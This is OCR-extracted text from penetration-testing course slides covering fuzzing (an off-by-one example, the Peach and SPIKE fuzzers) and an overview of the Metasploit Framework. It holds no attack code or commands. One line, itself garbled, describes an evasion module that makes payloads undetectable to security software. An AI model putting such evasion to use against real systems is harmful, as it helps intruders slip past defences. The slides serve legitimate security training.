


Address Sanitizer

Upon reviewing the code shown in the screenshot, it becomes apparent that something is glaringly wrong.

This is a classic off-by-one-error. An array **a** with two elements is defined. The elements of an array are accessed with indices starting with 0, so this array consists of the elements **a[0]** and **a[1]**. The code then sets b to the value **a[2]**. However, **a[2]** is an invalid value; it is not part of the array. The variable `b` will contain an arbitrary value. It only reads "some" memory from the stack, and it is undefined what that memory contains. However, unlike other memory access bugs, this does not crash.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Peach Framework

The Peach framework can be used on Windows, Linux, and OS X operating systems. On Linux and OS X, a cross-platform .NET development framework called Mono is necessary to run Peach. In this section, we use the 64-bit version of Windows 10. Your steps and outputs may vary slightly from those in this chapter if you choose to use a different platform.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SPIKE

SPIKE is a C-based fuzzer creation kit, but you do not need to know how to write C programs to use SPIKE. SPIKE also includes a simple scripting capability, and within the SPIKE distribution, there are a few command line tools that can act as interpreters to simple text files containing SPIKE primitives. This is another one tool that does not appear to be updated, but given its availability, it can still be used as a testing tool.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LAB Fundamental Fuzzing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- ❑ Reviewed fuzzing concepts
- ❑ Explored different techniques of fuzzing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional



Appendix C

Mastering Metasploit Framework

MODULE OBJECTIVE

Review the features of Metasploit 5

Explore Metasploit modules


Use advanced features of Metasploit

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Metaspoit

CPENT

- Created in 2003 by **HD Moore**
- Originally written in **Perl**
- In 2007, converted to **Ruby**
- Acquired by **Rapid7** in 2009
  - Now has a commercial as well as an open source line
- Contains **many exploits**
- Not a magic bullet!



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Metasploit 5

The latest Metasploit 5.0 now allow users to run the database as a RESTful service. It also introduces the new JSON-RPC API, which is greatly valuable to users who wish to integrate Metasploit with other tools. The API interface can be extremely handy in several automation and orchestration scenarios. Metasploit 5.0 is a special Windows evasion module that helps users create undetectable payloads and bypass security software.

We have the latest updates that allow us to set the option RHOSTS, not just in the auxiliary scanner, but with exploits as well. This enables attempting exploitation against more than one host.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Metasploit Components

- Anatomy and structure
- Components:
  - **Auxiliaries**
  - **Encoders**
  - **Payloads**
  - **Exploits**
  - **Common commands**
  - **Variables**
  - **Updating**






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Anatomy and Structure

Browsing through Metasploit's directory is a good way to understand its structure. The slide shows the broad Metasploit Framework structure, which includes the following: Auxiliaries, Payloads, Exploits, Encoders, NOPS, Post, and Evasion.

